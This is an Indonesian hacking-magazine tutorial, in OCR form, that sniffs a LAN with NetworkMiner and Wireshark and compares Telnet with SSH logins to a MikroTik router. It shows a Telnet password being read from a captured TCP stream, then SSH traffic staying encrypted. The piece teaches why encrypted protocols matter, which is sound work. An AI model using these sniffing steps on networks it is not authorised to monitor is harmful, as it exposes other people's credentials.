
Pilih Network Adapter yang ingin digunakan.



Saat sniffing dengan Network miner, pengintip dapat melihat data di jaringan, seperti misal gambar.



DNS Server yang digunakan targetpun dapat diketahui



Kita juga dapat mengetahui saat terjadi sniffing, kita mengetahui source host, source port dan sebagainya.

Oleh Kurniawan - yk_family_code@yahoo.com

Pengujian SSH lebih aman dari Telnet dengan Wireshark




Secure Shell atau SSH adalah protokol jaringan yang memungkinkan pertukaran data melalui saluran aman antara dua perangkat jaringan.


Telnet (Telecommunication network) adalah sebuah protokol jaringan yang digunakan pada Internet atau Local Area Network untuk menyediakan fasilitas komunikasi berbasis teks interaksi dua arah yang menggunakan koneksi virtual terminal.

Wireshark adalah software open source yang ditujukan untuk menganalisa data di jaringan.

Berikut pengujiannya.



Pilih Capture Options



Pilih Interface yang digunakan, disini penulis mematikan option Captire All on Promiscuous mode.

Capturing from Realtek RTL8139 Family Fast Ethernet Adapter (Microsoft's Packet Scheduler) : \Device\...

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
756	4.30359200	192.168.1.106	192.168.1.193	VNC	1514	
757	4.30361100	192.168.1.106	192.168.1.193	VNC	1514	
758	4.30363000	192.168.1.106	192.168.1.193	VNC	1514	
759	4.30365000	192.168.1.106	192.168.1.193	VNC	887	
760	4.30396600	192.168.1.193	192.168.1.106	TCP	60	gds-adppiw-db > rfb [A
761	4.30415300	192.168.1.193	192.168.1.106	TCP	60	gds-adppiw-db > rfb [A
762	4.30443200	192.168.1.193	192.168.1.106	TCP	60	gds-adppiw-db > rfb [A
763	4.30471700	192.168.1.193	192.168.1.106	TCP	60	gds-adppiw-db > rfb [A
764	4.30500500	192.168.1.193	192.168.1.106	TCP	60	gds-adppiw-db > rfb [A
765	4.30528100	192.168.1.193	192.168.1.106	TCP	60	gds-adppiw-db > rfb [A
766	4.30975000	192.168.1.193	192.168.1.106	VNC	68	
767	4.35916600	192.168.1.106	176.33.141.84	TPKT	336	Continuation
768	4.48311100	192.168.1.106	192.168.1.193	TCP	54	rfb > gds-adppiw-db [A
769	4.55260600	176.33.141.84	192.168.1.106	TCP	60	53333 > ms-wbt-server
770	4.66347500	176.33.141.84	192.168.1.106	TCP	60	53333 > ms-wbt-server

Frame 1: 75 bytes on wire (600 bits), 75 bytes captured (600 bits) on interface 0


Ethernet II, Src: Tp-LinkT_9d:a0:b6 (f8:d1:11:9d:a0:b6), Dst: Realteks_c7:0d:7c (00:e0:4c:00:00:00)

Internet Protocol Version 4, Src: 176.33.141.84 (176.33.141.84), Dst: 192.168.1.106 (192.168.1.106)

Transmission Control Protocol, Src Port: 53286 (53286), Dst Port: ms-wbt-server (3389), Seq: 123456789, Win: 0, Len: 0

TPKT

Tampilan Wireshark



```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.


C:\Documents and Settings\ruangfokus9>telnet 192.168.1.99_

TTT      KKK
TTT      KKK
      III KKK KKK
      III KKKKK
      III KKK KKK
      III KKK KKK

krotik.com/

10756 118.553
10757 118.554
10758 118.750
10759 119.044
[admin@MikroTik] > /ip address add
address: 192.168.1.99/24
interface: ether1
[admin@MikroTik] >
```


Saat target melakukan koneksi remote telnet




```
telnet 192.168.1.99

[admin@MikroTik] >
```

Tampilan saat berhasil login di telnet mikrotik




Pada filter masukkan telnet lalu enter, klik kanan lalu klik Follow TCP Stream




Bingo Password mikrotik diketahui

Bagaimana jika dengan remote SSH ?




Disini penulis menggunakan Putty sebagai client SSH. Masukkan IP mikrotik pada input Host Name (or IP address), jangan lupa Portnya, protocol di set SSH.




Masukkan username dan password



Koneksi remote SSH berhasil dilakukan



Di Wireshark pada filter ketik SSH lalu enter, klik kanan pada salah satu paket, lalu pilih TCP Stream.



Password tidak dapat di lihat, paket data di enkripsi oleh SSH, inilah mengapa SSH lebih aman daripada telnet.

Oleh Kurniawan - yk_family_code@yahoo.com

X-code Magazine No 23



Yogyafree X-code hanya membuka pengiriman artikel, tutorial yang berhubungan dengan hacking dan keamanan komputer. Pengiriman dikirim ke yk_family_code@yahoo.com